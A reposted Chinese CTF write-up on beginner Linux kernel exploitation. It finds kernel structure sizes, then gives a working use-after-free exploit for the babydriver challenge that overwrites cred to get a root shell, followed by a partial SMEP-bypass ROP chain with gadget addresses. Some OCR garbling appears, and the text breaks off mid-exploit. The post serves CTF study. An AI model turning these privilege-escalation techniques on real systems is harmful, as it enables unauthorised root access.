

linux oj内核,linux 内核 pwn入门

转载

[weixin_39639174](#) 于 2021-04-30 11:45:07 发布 63 收藏

文章标签: [linux oj内核](#)

linux 内核 pwn入门

最近把缺掉的知识一点一点补,面先补全了,然后在进行一方面的深入,涉及了下linux 内核 pwn部分的学习,本来想编写结构体大小生成的代码的,奈何储备知识不够,普通方法太麻烦,现在略过,到时候学会了在补上

找cred结构体大小

读源码

这种方法可以找到,太费力了

kuid跟kgid大小为

/include/uapi/asm-generic/posix_types.h

可以找到1

2

3

4#ifndef __kernel_uid32_t

typedef unsigned int __kernel_uid32_t;

typedef unsigned int __kernel_gid32_t;

#endif

atomic_t大小1

2

3typedef struct {

int counter;

} atomic_t;

kernel_cap_t1

2

3

4

5typedef unsigned int __u32;

#define _LINUX_CAPABILITY_U32S_3 2

typedef struct kernel_cap_struct {

```
__u32 cap[_KERNEL_CAPABILITY_U32S];
```

```
} kernel_cap_t;
```

所以就是unsigned int cap[2]

..下次再说吧,这个太麻烦了,找了下

编译文件获取cred结构体大小

如果只需要结果,建议直接翻到最底下看,前面都是出错如何解决而已

下载源码

编译报错1

2

3

4

5

6

7

8

9

10

11

12

13

14

15make -C ../linux-4.4.72/ M=/home/noone/Desktop/babydriver/get_cred modules

make[1]: Entering directory '/home/noone/Desktop/babydriver/linux-4.4.72'

ERROR: Kernel configuration is invalid.

include/generated/autoconf.h or include/config/auto.conf are missing.

Run 'make oldconfig && make prepare' on kernel src to fix it.

WARNING: Symbol version dump ./Module.symvers

is missing; modules will have no dependencies and modversions.

CC [M] /home/noone/Desktop/babydriver/get_cred/demo.o

In file included from :

./include/linux/kconfig.h:4:10: fatal error: generated/autoconf.h: No such file or directory

4 | #include

照着报错做

Run 'make oldconfig && make prepare' on kernel src to fix it.

在源码目录下执行命令,一路回车

然后再次编译,继续报错1/bin/sh: 1: ./scripts/recordmcount: not found

查找解决方案1make recordmcount

报错1

2scripts/extract-cert.c:21:10: fatal error: openssl/bio.h: No such file or directory

21 | #include xxxxxxxxx scripts/extract-cert.c:21:10: fatal error: openssl/bio.h: No such file or directory 21 |

#include scripts/extract-cert.c:21:10: fatal error: openssl/bio.h: No such file or directorybash

解决1sudo apt-get install libssl-dev

继续执行1make modules_prepare

这时候make成功了

然而警告是致命的1WARNING: Symbol version dump ./Module.symvers is missing; modules will have no dependencies

这句话让其无法识别1insmod: can't insert '/lib/modules/4.4.72/hello.ko': invalid module format

这时候查到解决方案,编译内核

编译完后,运行又报错1

2[6.539340] hello: disagrees about version of symbol module_layout

insmod: can't insert '/lib/modules/4.4.72/hello.ko': invalid module format

这个...听说关掉检测就行,

Enable loadable module support -> module versioning support

关掉后,编译还是这样...

最终我准备patch babydriver的驱动,让其打印出来,对比我自己编译跟babydriver驱动的时候,我发觉了..

```
assume es:nothing, ss:nothing, ds:_text, fs:nothing, gs:nothing

; Attributes: static

; int __cdecl hello_init()
public hello_init
hello_init proc near
call    __fentry__      ; PIC mode
push   rbp
mov    rdi, offset a1HelloWorld ; "<1> Hello world!\n"
mov    rbp, rsp
call   printk          ; PIC mode
mov    esi, 0A8h
mov    rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call   printk          ; PIC mode
xor    eax, eax
pop    rbp
retn
hello_init endp
```

只要编译完就好了,然后反汇编,编译器优化把数值显示出来了...,根本不需要运行了...

好难啊...,一天就搞了这个问题

找tty部分大小1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26//hello.c

```
#include
```

```
#include
```

```
#include
```

```
#include
```

```
#include
```

```
MODULE_LICENSE("Dual BSD/GPL");
```

```
struct cred c1;
```

```
struct tty_struct t1;
```

```
static int hello_init(void)
```

```
{
```

```
//printk("<1> Hello world!\n");
```

```
printk("size of cred : %d \n",sizeof(t1));
```

```
printk("size of cred : %d \n",sizeof(t1.kref));
```

```
printk("size of cred : %d \n",sizeof(t1.dev));
```

```
printk("size of cred : %d \n",sizeof(t1.driver));
```

```
printk("size of cred : %d \n",sizeof(t1.ops));
```

```
return 0;
```

```
}
```

```
static void hello_exit(void)
```

```
{
```

```
printk("<1> Bye, cruel world\n");
```

```
}
```

```
module_init(hello_init);
```

```
module_exit(hello_exit);
```

这里不改名了,打印tty前面1

```
2
```

```
3
```

```
4
```

```
5
```

```
6struct tty_struct {
```

```
int magic;
```

```
struct kref kref;
```

```
struct device *dev;
```

```
struct tty_driver *driver;
```

```
const struct tty_operations *ops;
```

部分大小

为什么要控制这个结构体呢? 因为其中有另一个很有趣的结构体 `tty_operations`, 源码如下:

```
struct tty_operations {  
    struct tty_struct * (*lookup)(struct tty_driver *driver,  
        struct file *filp, int idx);  
    int (*install)(struct tty_driver *driver, struct tty_struct *tty);  
    void (*remove)(struct tty_driver *driver, struct tty_struct *tty);  
    int (*open)(struct tty_struct * tty, struct file * filp);  
    void (*close)(struct tty_struct * tty, struct file * filp);  
    void (*shutdown)(struct tty_struct *tty);  
    void (*cleanup)(struct tty_struct *tty);  
    int (*write)(struct tty_struct * tty,  
        const unsigned char *buf, int count);  
    int (*put_char)(struct tty_struct *tty, unsigned char ch);  
    void (*flush_chars)(struct tty_struct *tty);  
    int (*write_room)(struct tty_struct *tty);  
    int (*chars_in_buffer)(struct tty_struct *tty);  
    int (*ioctl)(struct tty_struct *tty,  
        unsigned int cmd, unsigned long arg);  
    long (*compat_ioctl)(struct tty_struct *tty,
```

这里可以看到tty整体大小为0x2e0, 到tty_operations为:4+4+16=24=3*8

```

call    __fentry__      ; PIC mode
push   rbp
mov    esi, 2E0h
mov    rdi, offset aSizeOfCredD ; "size of cred : %d \n"
mov    rbp, rsp
call   printk          ; PIC mode
mov    esi, 4
mov    rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call   printk          ; PIC mode
mov    esi, 8
mov    rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call   printk          ; PIC mode
mov    esi, 8
mov    rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call   printk          ; PIC mode
mov    esi, 8
mov    rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call   printk          ; PIC mode
xor    eax, eax
pop    rbp
retn

```

打印代码一键生成1

2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37

```
38from pyclibrary import CParser
parser = CParser(['./header.h'])
members = list(parser.defs['variables'].keys())
print(members)
with open("header.h") as f:
code = f.read()
code = code.strip().split("\n")
result = ""
//put your own header first
#include
#include
```



```

#include

MODULE_LICENSE("Dual BSD/GPL");

"""

result += code[0][:-1] + "test;"

result += ""

static int hello_init(void)

{

"""

for member in members:

result += " printk(\"{}: %d\", sizeof(test.{}));\n".format(member, member)

result += ""

return 0;

}

"""

result += ""

static void hello_exit(void)

{

printk("<1> Bye, cruel world\n");

}

module_init(hello_init);

module_exit(hello_exit);

"""

print(result)

```

babydriver

这道题漏洞点在ctf-wiki有详细叙述,具体不说了,我查找cred结构体大小方法在上面也阐述过了,这里直接进入exp编写

uaf改cred

通过man查看ioctl用途

```
IOCTL(2) Linux Programmer's Manual
NAME
  ioctl - control device
SYNOPSIS
  #include <sys/ioctl.h>

  int ioctl(int fd, unsigned long request, ...);
DESCRIPTION
  The ioctl() system call manipulates the underlying device parameters of special files. In particular, many operating characteristics of character special files (e.g., terminals) may be controlled with ioctl() requests. The argument fd must be an open file descriptor.

  The second argument is a device-dependent request code. The third argument is an untyped pointer to memory. It's traditionally char *argp (from the days before void * was valid C), and will be so named for this discussion.

  An ioctl() request has encoded in it whether the argument is an in parameter or out parameter, and the size of the argument argp in bytes. Macros and defines used in specifying an ioctl() request are located in the file <sys/ioctl.h>.
RETURN VALUE
  Usually, on success zero is returned. A few ioctl() requests use the return value as an output parameter and return a nonnegative value on success. On error, -1 is returned, and errno is set appropriately.
ERRORS
  EBADF fd is not a valid file descriptor.
  EFAULT argp references an inaccessible memory area.
  EINVAL request or argp is not valid.
  ENOTTY fd is not associated with a character special device.
  ENOTTY The specified request does not apply to the kind of object that the file descriptor fd references.
Manual page ioctl(2) line 1 (press h for help or q to quit)
```

这里可以看到,第一个参数fd为一个打开的文件描述符

第二个参数为一个request code,这里

```
// local variable allocation has failed, the output may be wrong!
__int64 __fastcall babyioctl(file *filp, unsigned int command, unsigned __int64 arg)
{
    size_t v3; // rdx
    size_t v4; // rbx
    __int64 result; // rax

    __fentry__(filp, *(_QWORD *)&command);
    v4 = v3;
    if ( command == 0x10001 )
    {
        kfree(babydev_struct.device_buf);
        babydev_struct.device_buf = (char *)_kmalloc(v4, 37748928LL);
        babydev_struct.device_buf_len = v4;
        printk("alloc done\n");
        result = 0LL;
    }
    else
    {
        printk(&unk_2EB);
        result = -22LL;
    }
    return result;
}
```

babyioctl里用的是0x10001

第三个参数为可选参数

第一个文件描述符,我们知道其要与设备交互,看到这里

```

1 int __cdecl babydriver_init()
2 {
3     int v0; // edx
4     int v1; // ebx
5     class *v2; // rax
6     __int64 v3; // rax
7
8     if ( (signed int)alloc_chrdev_region(&babydev_no, 0LL, 1LL, "babydev") >= 0 )
9     {
10        cdev_init(&cdev_0, &fops);
11        cdev_0.owner = &_this_module;
12        v1 = cdev_add(&cdev_0, babydev_no, 1LL);
13        if ( v1 >= 0 )
14        {
15            v2 = (class *)_class_create(&_this_module, "babydev", &babydev_no);
16            babydev_class = v2;
17            if ( v2 )
18            {
19                v3 = device_create(v2, 0LL, babydev_no, 0LL, "babydev");
20                v0 = 0;
21                if ( v3 )
22                    return v0;
23                printk(&unk_351);
24                class_destroy(babydev_class);
25            }
26            else
27            {

```

他注册了一个babydev的设备,所以我们可以打开/dev/babydev下,返回文件描述符1

2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47#include

#include

```
#include
#include
#include
#include
int main()
{
int fd1,fd2;
fd1 = open("/dev/babydev", 2);
fd2 = open("/dev/babydev", 2);
//0xa8 sizeof(cred struct)
ioctl(fd1, 0x10001, 0xa8);
// cause uaf
close(fd1);
pid_t fpid;//fork return
fpid = fork();
if(fpid < 0)
{
printf("fork error");
exit(0);
}
else if(fpid == 0)
{
//change kuid_t
//28
char buf[29]={0};
write(fd2, buf,28);
if(getuid() == 0)
{
puts("root now");
//get bash
system("/bin/sh");
```

```
exit(0);  
  
}  
  
}  
  
else  
  
{  
wait(NULL);  
printf("pid %d", fpid);  
}  
close(fd2);  
return 0;  
}
```

问题总结在该系统下无法使用printf输出,我用printf结果是没有输出

同时wait函数是关键,没有wait无法成功拿shell

wait通常与fork同时出现,这里查阅资料得知


在fork函数执行前,只有一个进程在执行这段代码,在这fork过后,就变成两个进程在执行了,两个进程代码完全相同,将要执行的都是下一句,同时子进程fork的返回值这里也就是fpid跟父进程的fpid不相同,子进程的fpid为0,而父进程的fpid为新创建子进程的进程id,所以需要在else阶段阻塞父进程,等待子进程执行完毕过后在继续父进程,不然会直接结束

bypass SMEP ret2usr

为了防止 ret2usr 攻击,内核开发者提出了 smep 保护, smep 全称 Supervisor Mode Execution Protection,是内核的一种保护措施,作用是当 CPU 处于 ring0 模式时,执行用户空间的代码会触发页错误;这个保护在 arm 中被称为 PXN。

这道题用ropper跑不出gadget,直接卡死了,用ropgadget跑,半分钟不到就跑完了1cat g1 | grep '.*: pop rdi ; ret' | head -1

利用正则找gadget



cr41

2

3 └── \$cat g1 | grep \'.*\': mov cr4'

0xffffffff8105c085 : mov cr4, rax ; jmp 0xffffffff8105c08d

0xffffffff81004d80 : mov cr4, rdi ; pop rbp ; ret

swaps1

2

3 └── \$cat g1 | grep \'.*\': swaps1'

0xffffffff8181becb : swaps1 ; jmp 0xffffffff8181bec4


0xffffffff81063694 : swaps1 ; pop rbp ; ret

iretq用ROPgadget无法找到,直接查看汇编1

2 └── \$objdump -S vmlinux | grep iretq


ffffff8181a797:48 cf iretq

查看smep保护



这里看到了开启了

调试下ROP过程



开头进行栈迁移,这里看到rsp就是pop rdi


```

Applications Places System MATE Terminal Parrot Terminal
File Edit View Search Use the command line
R14 0xffffc9000004c200 ← 0
R15 0xffff80000a63000 ← 0
RBP 0xffffffff8101bfc5 ← mov rbp, rax
RSP 0x7fff7771a248 ← 0x6f0
RIP 0xffffffff810d238d ← pop rdi

[ DISASM ]
→ 0xffffffff810d238d pop rdi
0xffffffff810d238e ret
↓
0xffffffff81004d80 mov cr4, rdi
0xffffffff81004d83 pop rbp
0xffffffff81004d84 ret
↓
0x401c21 push rbp
0x401c22 mov rbp, rsp
0x401c25 sub rsp, 0x10
0x401c29 mov qword ptr [rbp - 8], -0x7ef5e7f0
0x401c31 mov qword ptr [rbp - 0x10], -0x7ef5ebe0
0x401c39 mov rax, qword ptr [rbp - 8]

[ STACK ]
00:0000 rsp 0x7fff7771a248 ← 0x6f0
01:0008 0x7fff7771a250 → 0xffffffff81004d80 ← mov cr4, rdi
02:0010 0x7fff7771a258 ← 0
03:0018 0x7fff7771a260 → 0x401c21 ← push rbp
04:0020 0x7fff7771a268 → 0xffffffff81063694 ← swapgs
05:0028 0x7fff7771a270 ← 0
06:0030 0x7fff7771a278 → 0xffffffff814e35ef ← iretq
07:0038 0x7fff7771a280 → 0x401c0e ← push rbp

[ BACKTRACE ]
→ 0 ffffffff810d238d
1 6f0
2 ffffffff81004d80
3 0

gdb-peda$

```

有点不一样的是,这里的rop居然跑到了0xff开头的空间里去了,

```

Applications Places System Parrot Terminal
Browse and run installed applications Help
R13 0xffff8000027d9000 ← 0
R14 0xffffc9000004c200 ← 0
R15 0xffff80000a63000 ← 0
RBP 0x0
RSP 0x7fff7771a268 → 0xffffffff81063694 ← swapgs
RIP 0x401c21 ← push rbp

[ DISASM ]
0xffffffff810d238d pop rdi
0xffffffff810d238e ret
↓
0xffffffff81004d80 mov cr4, rdi
0xffffffff81004d83 pop rbp
0xffffffff81004d84 ret
↓
→ 0x401c21 push rbp
0x401c22 mov rbp, rsp
0x401c25 sub rsp, 0x10
0x401c29 mov qword ptr [rbp - 8], -0x7ef5e7f0
0x401c31 mov qword ptr [rbp - 0x10], -0x7ef5ebe0
0x401c39 mov rax, qword ptr [rbp - 8]

[ STACK ]
00:0000 rsp 0x7fff7771a268 → 0xffffffff81063694 ← swapgs
01:0008 0x7fff7771a270 ← 0
02:0010 0x7fff7771a278 → 0xffffffff814e35ef ← iretq
03:0018 0x7fff7771a280 → 0x401c0e ← push rbp
04:0020 0x7fff7771a288 ← 0x33 /* '3' */
05:0028 0x7fff7771a290 ← 0x202
06:0030 0x7fff7771a298 → 0x7fff7771a200 ← 1
07:0038 0x7fff7771a2a0 ← 0x2b /* '+' */

[ BACKTRACE ]
→ 0 401c21
1 ffffffff81063694
2 0

gdb-peda$

```

pop rdi过后将 cr4 设置为0x6f0,关闭smep保护,然后转到用户态执行

```

Python 2.7.17 (default, Jan 19 2020, 19:54:54)
[GCC 9.2.1 20200110] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> elf = ELF('./vmlinux')
[*] '/home/noone/Desktop/give_to_player/vmlinux'
Arch: amd64-64-little
Version: 4.15.8
RELRO: No RELRO
Stack: Canary found
NX: NX disabled
PIE: No PIE (0xffffffff81000000)
RWX: Has RWX segments
>>> commit_creds = hex(elf.symbols['commit_creds']-0xffffffff81000000)
>>> prepare_kernel_cred = hex(elf.symbols['prepare_kernel_cred']-0xffffffff81000000)
>>> prepare_kernel_cred = hex(elf.symbols['prepare_kernel_cred']-0xffffffff81000000)
>>> commit_creds
'0x9c8e0'
>>> prepare_kernel_cred
'0x9c8e0'
>>> 0xffffffffb8a9c8e0-commit_creds
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unsupported operand type(s) for -: 'long' and 'str'
>>> 0xffffffffb8a9c8e0-int(commit_creds,16)
1844674407251207824L
>>> hex(0xffffffffb8a9c8e0-int(commit_creds,16))
'0xffffffffb8a00000'
>>> hex(0xffffffffb8a9c8e0-0x9c8e0)
'0xffffffffb8a00000'
>>> hex(0xffffffff9fa00000-0xffffffff81000000)
'0x1ea00000'
>>>

```

就是执行prepare_kernel_cred以及commit_creds

然后通过swaps恢复gs值

```

RBP 0xffffffffffff0100
RSP 0xfffffa370400e7e8 → 0xffffffff90800b2f ← pop rdi
RIP 0xffffffffc03fb15e (core_copy_func+104) ← ret

```

```

0xffffffffc03fb144 <core_copy_func+78> mov rdx, qword ptr [rsp + 0x40]
0xffffffffc03fb149 <core_copy_func+83> xor rdx, qword ptr gs:[0x28]
0xffffffffc03fb152 <core_copy_func+92> je core_copy_func+99 <0xffffffffc03fb159>
↓
0xffffffffc03fb159 <core_copy_func+99> add rsp, 0x48
0xffffffffc03fb15d <core_copy_func+103> pop rbx
→ 0xffffffffc03fb15e <core_copy_func+104> ret <0xffffffff90800b2f>
↓
0xffffffff90800b2f <core_copy_func+104> pop rdi
0xffffffff90800b30 <core_copy_func+104> ret
↓
0xffffffff9089cce0 <core_copy_func+104> push rbp
0xffffffff9089cce1 <core_copy_func+104> mov rbp, rdi
0xffffffff9089cce4 <core_copy_func+104> mov rdi, qword ptr [rip + 0x1698c15]

```

```

00:0000 rsp 0xfffffa370400e7e8 → 0xffffffff90800b2f ← pop rdi
01:0008 0xfffffa370400e7e0 ← 0
02:0010 0xfffffa370400e7e8 → 0xffffffff9089cce0 ← push rbp
03:0018 0xfffffa370400e7e0 → 0xffffffff908a0f49 ← pop rdx
04:0020 0xfffffa370400e7e8 → 0xffffffff90821e53 ← pop rcx
05:0028 0xfffffa370400e7e0 → 0xffffffff9081aa6a ← mov rdi, rax
06:0030 0xfffffa370400e7e8 → 0xffffffff9089c8e0 ← push r12
07:0038 0xfffffa370400e7ea → 0xffffffff912012da ← swaps

```

```

→ 0 ffffffffcc03fb15e core_copy_func+104
1 ffffffff90800b2f
2 0

```

返回到iretq,恢复现场

这里注意几个细节点

为什么攻击tty结构体?

在open("/dev/ptmx")的时候会创建tty结构体,而tty结构体里有个tty_operation含有大量函数指针,我们修改其中一个,让其转移到我们伪造的tty结构体上,迁移到ROP链条上攻击

过程?

我们是攻击write函数,在调用write的时候,此时rax刚好为tty_operations的首地址

在for循环的时候,我们设置了mov rsp,rax, 这里就是将栈转移到fake_tty结构体上,

然后此时,在将rsp转移到我们的ROP链上,这时候才开始ROP

必要条件:我们能够伪造这个tty结构体,这里用了uaf的洞1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81#include

#include

#include

#include

#include

#include

#include

#define prepare_kernel_cred_addr 0xffffffff810a1810

#define commit_creds_addr 0xffffffff810a1420

void* fake_tty_operations[30];

size_t user_cs, user_ss, user_rflags, user_sp;

```

void save_status()
{
__asm__("mov user_cs, cs;"
"mov user_ss, ss;"
"mov user_sp, rsp;"
"pushf;"
"pop user_rflags;"
);
puts("[*]status has been saved.");
}

void get_shell()
{
system("/bin/sh");
}

void get_root()
{
char* (*pkc)(int) = prepare_kernel_cred_addr;
void (*cc)(char*) = commit_creds_addr;
(*cc)((*pkc)(0));
}

int main()
{
save_status();

int i = 0;

size_t rop[32] = {0};

rop[i++] = 0xffffffff810d238d; // pop rdi; ret;

rop[i++] = 0x6f0;

rop[i++] = 0xffffffff81004d80; // mov cr4, rdi; pop rbp; ret;

rop[i++] = 0;

rop[i++] = (size_t)get_root;

rop[i++] = 0xffffffff81063694; // swapgs; pop rbp; ret;

